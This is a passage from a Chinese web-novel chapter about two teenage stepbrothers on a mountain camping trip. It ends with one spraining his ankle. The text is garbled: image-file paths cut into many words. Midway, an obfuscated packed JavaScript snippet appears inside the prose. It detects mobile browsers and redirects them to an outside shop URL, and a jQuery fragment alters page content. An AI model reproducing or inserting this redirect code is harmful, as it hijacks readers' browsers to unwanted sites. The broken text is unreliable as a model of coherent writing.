傅先生却似乎打定了主意,他的目光落在傅忘言脸上,轻轻拍了拍傅忘言的肩,语气温和:“小言,你是哥哥。爸爸出差不在家,你多照顾照顾弟弟,带他出去走走看看,认识一下你的朋友,不是很好吗?” 哥哥照顾弟弟。 这几个字像是有重量,轻轻压在傅忘言的心上。 他又想起了视频通话时父亲那句“你就是这样照顾弟弟的吗”,所有细微的犹豫、私心的期盼,在这份被赋予的“责任”面前,好像都失去了坚持的理由。 之前傅舟行还没出现时,他尚可以用父亲太忙没空,所以父亲才这么冷淡来麻痹自己。现在傅舟行出现后,这种不被重视的落差感越来越明显。 是他太敏感了吗? 傅忘言垂下眼帘,浓密的睫毛遮住了眸中一闪而过的委屈。 再抬起头时,脸上已经恢复了那种惯常的、带着点乖巧温顺的神色,他没有试图再商量或争取,只是声音轻轻,“……好的。” 傅舟行正举着杯子喝水,听见这话,握着水杯的手指收紧了一瞬。他清晰地看到了傅忘言那一刻的怔愣和迟疑,也敏锐地捕捉到了其他情绪。 他能感觉到,傅忘言并不想带他去。 这个认知让傅舟行心底掠过一丝极其细微的、连他自己都未必能清晰辨明的情绪。 但他面上丝毫不显,只是重新靠回椅背,目光平静地掠过傅忘言似乎突然变得有些沉默的侧脸,然后对傅先生淡淡道:“既然哥哥安排了,那我就去吧。” 事情就这样被定了下来。 回到房间,傅忘言坐在床边,看着手机上江竹白又发来的几条兴奋讨论装备和路线的消息,他犹豫了好一会儿,才慢慢打字回复:【小白,那个……我弟弟傅舟行周末可能也要一起去,可以吗?】 消息发出去后,他有些忐忑地等待着回复。心里乱糟糟的,他既不能拒绝爸爸也不能丢下傅舟行不管,他很害怕破坏这次出游影响朋友的心情。 “叮咚——” 屏幕亮起。 【当然可以。人越多越热闹嘛。】 而隔壁房间,傅舟行站在窗前,望着窗外沉沉的夜色。 露营?他确实没什么兴趣。人群,旷野,无意义的社交,都并非他所好。但他很在意傅忘言那瞬间黯淡下去的眼神,和他最后那句乖顺应答下的沉默。 明明不想要他去,人怎么可以这么矛盾, 傅舟行习惯性地开始思考,评估事件各种可能。或许,这也不全然是件无趣的事。至少,他能在一个更放松的环境里,继续观察他这个“哥哥”。 他开始查找资料,很快关于出北山露营区的详细资料、天气预测、地形图以及必要的装备清单全都出来。 药品…防蚊喷雾…防晒霜……他的目光冷静地扫过一行行信息,熟记在心。 无论傅忘言是否情愿,既然要去,他习惯将一切掌控在已知的范围内。电脑息屏,屏幕上倒映着他自己。不知怎的,眼前突然浮现出傅忘言低头回复消息时,那短暂浮现的笑意。 傅舟行的指尖在冰凉的鼠标边缘轻轻摩挲了一下,然后松开手,往后仰去。 …… 到了约定的日期,傅忘言早早就开始准备,虽然江竹白特地说了顾学委都将一切准备好了,让他只需要带个人就行了。但他不能真这样干啊,他收拾出了一个大背包里面塞满了零食,打算到目的地大家可以分着吃。 他满意地看着零食背包,然后开始苦恼穿什么衣服去,左边的白色带束脚长裤配条纹外套,右边的白T恤加牛仔裤。 左看右看,到底是运动风,还是休闲风难倒了傅忘言。但他想想,反正也不是就玩一天,他最后决定都带着,还有几套其他衣服,行李箱被塞的很满。 但是今天穿哪一套又成了世纪难题,他有选择困难症啊。之前在学校反正都要求套校服,周末他宅在家里都穿的睡衣,很随便。 “到底穿哪一套呢?”傅忘言对着一大橱柜的衣服发愁。 佣人阿姨端着温牛奶进来,看见他这副模样,忍俊不禁地提醒:“少爷,今天白天气温高,穿短裤舒服些。不过山上夜里肯定会冷,外套和长裤一定要带好。” 傅忘言恍然大悟:“是哦。” 他立刻舍弃了牛仔裤,抓起橱柜里那套蓝白水手服短裤。短裤长度在膝盖上方,恰到好处地露出他笔直纤细的小腿,线条流畅,肤色莹润。 他快速换好衣服,背着个小鲨鱼挎包站在穿衣镜前。 蓝白条纹衬得他肤色越发白皙透亮,水手领的设计带着几分乖巧的少年感,却又因短裤的款式而显得灵动活泼。 他对着镜子理了理额前微卷的碎发,昨晚太兴奋了没睡着,翻来覆去给头发都弄乱了。现在也没时间再找人上门给他整理了,随便扒拉扒拉就算了。 镜中的少年眼眸清澈,唇红齿白,整个人像一颗在晨光里沾着露水、清新又招人的小果子。 临近出发,傅忘言还是有点不放心。 毕竟他有点丢三落四的。 正当他低头检查行李箱里面有没有落下东西时,恰好傅舟行也从隔壁出来。 傅舟行的目光先是落到了那个大的行李箱上。 这小少爷怎么带这么多衣服,不像是出去游玩的,像是要参加什么时装大赛走秀去的。 然后下意识地目光移动到了傅忘言身上。 浓密的睫毛垂下,侧脸弧度柔和,毫无防备。随着翻找的动作,阳光不断跳跃在他柔软的发梢上。 蓝与白的色彩对比鲜明,映着走廊窗外透进的明亮天光,仿佛将整个夏日清晨的清新都披在了身上。 短裤下那双腿笔直修长,脚踝伶仃,套着一双干净的白色短袜和浅蓝色小球鞋。水手领微微敞开,露出一小截线条优美的锁骨和纤细的脖颈。让他一下没能移开视线。 那一瞬间,傅舟行感到自己的呼吸都停住了。 周围的环境和时速流动的都非常缓慢,慢到他只能看到这个人。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17297465|198600||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 但他所有的情绪都被完美地收敛在那张波澜不惊的面孔之下。他的视线只在傅忘言身上停留了一会,便已平静无波地移开,仿佛只是随意一瞥。 傅舟行穿着最简单的深灰色运动长裤和白色运动外套,身形挺拔,气质冷峻,与傅忘言那身明亮活泼的装扮形成了鲜明对比。 “走吧。” 傅舟行的声音听不出任何异样,傅忘言“哦”了一声,赶忙合上行李箱站起来,还没拉动拉杆,行李箱就被傅舟行非常自然地拿起下楼。 傅忘言反应过来,连忙跟上,浅蓝色小球鞋踩在楼梯上发出轻微的哒哒声。 司机将他们送到北山脚下的指定集合点时,时间尚早。然而,预想中只有江竹白和顾青昀两人的场面并未出现。 集合点熙熙攘攘,竟聚集了七八个人。 除了眼巴巴望着路口、一看到傅忘言就用力挥手的江竹白,和站在他身旁、脸色明显有些沉郁的顾青昀之外,还有几张傅忘言熟悉或半生不熟的同校面孔。 “言言!这里!” 江竹白小跑过来,圆眼睛笑得弯弯的,目光在扫到傅忘言身后的傅舟行时,好奇地多停留了一瞬,随即礼貌打招呼,“你就是傅忘言的弟弟吧,你好,欢迎加入。” 傅舟行只是淡淡地点了下头,算是回应,目光平静地扫过在场众人。 等等?他看到了什么?这人还带了几个保镖? 顾青昀也走了过来,他对傅忘言客气地笑了笑,但笑容未达眼底,尤其在看到傅舟行以及旁边多出来的那几个人时,眉头很明显地蹙紧了。不加掩饰的那种,但很快被压下去。 “你们来了。” 顾青昀的声音还算温和,但语气里透着些许无奈,就这几个字,他说得都有些勉强。 江竹白解释道,“路上刚好碰到班长他们几个,听说我们也要来北山,聊了几句,他们那队人不多,索性就提议一起了,人多乐趣多嘛。” 傅忘言这才看清,旁边站着的正是他们班的班长和学习委员,还有另外两个不太熟但脸熟的同学。 大家互相打着招呼,气氛看似热闹,实则透着几分临时拼凑的尴尬。 “没想到转校生,是你弟弟啊哈哈哈……” “前几天还看论坛上讨论过呢……” “讨论什么的?” “有人看见傅忘言少爷某天拉着转校生去医务室,猜测他们是……” 谈话间,一些零星字眼飘进傅忘言耳里,那些人有点尴尬地笑笑。 傅忘言也微笑回应,又悄咪咪看向江竹白。江竹白对他眨了眨眼,小幅度地耸耸肩,表示真的是意外碰见的。 “小白,那些人是干嘛的啊?”傅忘言小声问,他也看见了那群站得笔直的人,凶神恶煞的。 “哦,他们啊……”江竹白看了一眼,“帮我们拿东西的,锅帐篷食材,行李箱那些,拿着行李箱爬山很费劲啊,他们负责先将东西拿上去。” “哦哦。”傅忘言懂了,毕竟江竹白身后的行李摞了老高。 真好啊,被人重视的感觉。 “小白,我觉得爸爸一点都不在乎我。” “什么?”江竹白心思飘远,明显没在听。 “算了没什么。”傅忘言忙觉得这开心日子不该提这些扫兴的话,打个哈哈就过去了。 很快他们进入下一个话题,聊的热火朝天。 而傅舟行,则安静地立在稍远一点的位置,冷眼旁观着他们两人的小动作,将背包往上提了提。 原本以为只是简单的几人行,现在看来,变数比他预想的还要多。 山风拂过,带着草木的气息。 傅忘言难掩内心的激动,虽然不是四人行,但只要是和盆友在一起他就开心。 希望能愉快度过这几天。 12. 第 12 章 爬山是一个很消耗体力的活动。 幸好大部分行李箱找人护送,不然他们爬一天都不一定能登顶。 路程没开始多久,有Omega就开始大喘气,傅忘言虽然身为Beta,但从小疏于锻炼,能爬到半山腰都是自己毅力坚强。 傅舟行老早就发现他的呼吸声不对劲,这种时候他不好直接上去套近乎,毕竟傅忘言还没到那种下一秒没人扶着就立刻晕倒的程度。 临近中午时分,阳光当头,大家继续往上走。时间一长,有外套的将外套脱下系在腰上,傅舟行后面已经开始被汗水浸湿,他不仅背着傅忘言的零食包,手里还拿着自己的。 两个背包的重量都没让他脚步变慢,他还是走在傅忘言前面。 傅舟行很好奇某位少爷可以坚持多久,便刻意放慢脚步,走在了傅忘言稍后一些的位置。 这个视角一切都明朗了。 傅忘言微微弯着腰,后背隐约可以看出来出汗的痕迹。每次踏上一个台阶,小腿肌肉都会绷紧。走几步就要来个大喘气,还要捶捶大腿。 看傅忘言艰难上台阶的样子,他忍不住神游。傅忘言穿的一身其实根本不适合爬山,一旦不小心摔倒了什么的,膝盖手肘将会无一幸免。也不知道这个小少爷怎么想的,为了可爱好看竟然连人身安全都抛弃。 傅舟行懒得管他,又加快步伐朝前走去。 路程他们已经走了三分之二。有人提议去买点水,得到一众肯定,大家就地歇脚。 傅忘言也撑着膝盖喘气,他扫了一眼大家,发现只有他什么都没拎着。他的背包都在傅舟行那里,还记得出门前他还对傅舟行承诺,到了地方他就可以自己背,没想到爬忘记了,看傅舟行也没有要提醒他的意思。 台阶上零零散散坐着些人,江竹白和顾青昀不知道在聊什么,表情奇奇怪怪的。 他深呼吸几口空气缓了缓,慢慢挪到傅舟行旁边,伸出手,“给我背吧,我忘记我的包还在你这了。你累不累?你的也给我吧。” 傅舟行没给他,用审视的目光盯着他看。 仔细看不难发现,傅忘言的额头、脖子上布满了细汗,小脸蛋红扑扑的,穿的短裤让人很轻松地发现两腿在轻微打颤。 就傅忘言这样细胳膊细腿的,光自己一个人爬山就已经累死累活,像下一秒就能原地飞升的,更别说再背着他那装满衣服旅行包。 还要背着他那一份?开什么玩笑。 傅舟行正头脑风暴怎么将这段伤人的话转换成一种可以让傅忘言自己知难而退的语言,就被跑回来的人塞了一瓶水。 “一人一瓶啊,老贵了我的天。” 傅忘言的注意力又被吸引走。 “谢谢你啊。” 一瓶普通的矿泉水,在旅游景点身价竟然翻了好几倍。刚浪费这么多体力极度口渴下也就不挑了,傅忘言扭开一瓶咕嘟咕嘟喝。 这么着急喝肯定会呛着,傅舟行心里说着。 “咳咳咳!” 看吧,果然。 他勉为其难放下书包,走到傅忘言身侧,伸出手去拍拍他的背,给人顺气。 傅忘言本来咳几下就好了,看见傅舟行这贴心的动作就跟见了鬼似的,咳的更厉害了。 其他人也不知道发生了什么,嘴上关心两句就各自聊天了。 傅舟行动作没停,咳嗽声好一会才停下来。 “距离我们到山顶还要爬半个小时吧,言言,你还能坚持吗?”江竹白跑过来,顾青昀在他后面寸步不离地跟着。两兄弟刚刚也不知道聊了什么,反正气氛没有那么紧张了。 “可以的。”傅忘言已经缓过来了,他搭上傅舟行的手背拍了拍,小声说:“好啦好啦,我没事了。” 力度太轻,就跟摸了摸小手似的。 傅舟行被“摸”了好几下才收回手,背起一个包又拎着一个包,走在前头。完全把傅忘言刚刚要自己背包的请求忽视了,不知道是因为打岔忘记了,还是故意。 一行人休息好了又继续出发。 看着傅舟行闷头走的模样,傅忘言不知道从哪里掏出一张免费搭帐篷传单,叠来叠去变成一把小扇子,屁颠屁颠跟在傅舟行旁边扇风。 他微微仰着脸,额前的碎发被汗水濡湿,黏在光洁的额角,脸蛋依旧红扑扑的,呼吸还未完全平复。 “你热不热?累不累?” 傅舟行目视前方,步伐未停,只简短地回了一个字:“不。” 傅忘言有些气馁,扇风的动作却不曾停下。他想了想,干脆转过身,倒退着走在傅舟行前方,一边倒退一边继续给他扇风,这样能更好地观察对方的表情。 虽然傅舟行脸上通常没什么表情。 他试图寻找话题,分散自己对疲惫的注意力:“你看,那边的云好像棉花糖……不知道山顶有没有卖冰镇饮料的……小白说晚上我们可以烤东西吃……” 说一两句还喘几下的,傅舟行越听越恼。 不过傅忘言是个缺心眼的,一直倒退小嘴叭叭个不停,脚下没长眼,疑心只顾着看傅舟行了,没留意到身后台阶上一块略凸起的石块。 “不负众望”地踩上去,脚底打滑。 “哎——!” 脚踝处传来一阵尖锐的刺痛,傅忘言惊呼一声,身体瞬间失去平衡,整个人不受控制地向后栽倒。 一切发生在电光石火之间。 预想中摔在坚硬石阶上的疼痛并未传来。一只结实有力的手臂及时环住了他的腰,猛地将他向后拉拽,另一只手则迅速扶住了他几乎要扭曲的手臂,稳住了他踉跄的身形。 傅忘言惊魂未定,后背撞进了一个温热而坚硬的胸膛,鼻尖萦绕着一股清冽又带着点汗意的、薄荷气息。 “笨蛋,不要倒着走,看路。” 头顶传来傅舟行微沉的声音,听不出什么情绪,但扶在他腰侧和手臂上的力道却并未立刻松开。 傅忘言心脏还在怦怦直跳,脚踝处传来阵阵钻心的疼,让他忍不住倒吸一口凉气,漂亮的眉毛紧紧拧在了一起。“脚……疼疼疼……” 声音里不自觉带上痛楚的颤音。 跟小猫在心尖上挠了两下似的,傅舟行手紧了紧。 该死的,他偏偏算漏了这个。 走在前面的江竹白等人闻声也急忙折返回来。“言言!怎么了?” 傅舟行已经松开了环住他腰的手,但依旧扶着他的手臂,让他单脚站稳。他蹲下身,毫不避讳地握住了傅忘言那只受伤的脚踝。 触手是细腻温热的皮肤,脚踝处已经迅速红肿起来,在白皙肤色的映衬下格外刺眼。 傅舟行的眉头轻蹙一下。他动作不算特别轻柔,甚至有些强硬地捏了捏伤处,检查骨头的情况。 “嘶——” 傅忘言眼泪都快出来了,下意识想缩回脚,却被傅舟行牢牢握住。 和上次预想的一样,傅忘言的脚踝,他一只手就可以圈住。 “骨头应该没事,” 傅舟行迅速做出判断,声音依旧平稳,但语速比平时快了些许,“软组织挫伤。” 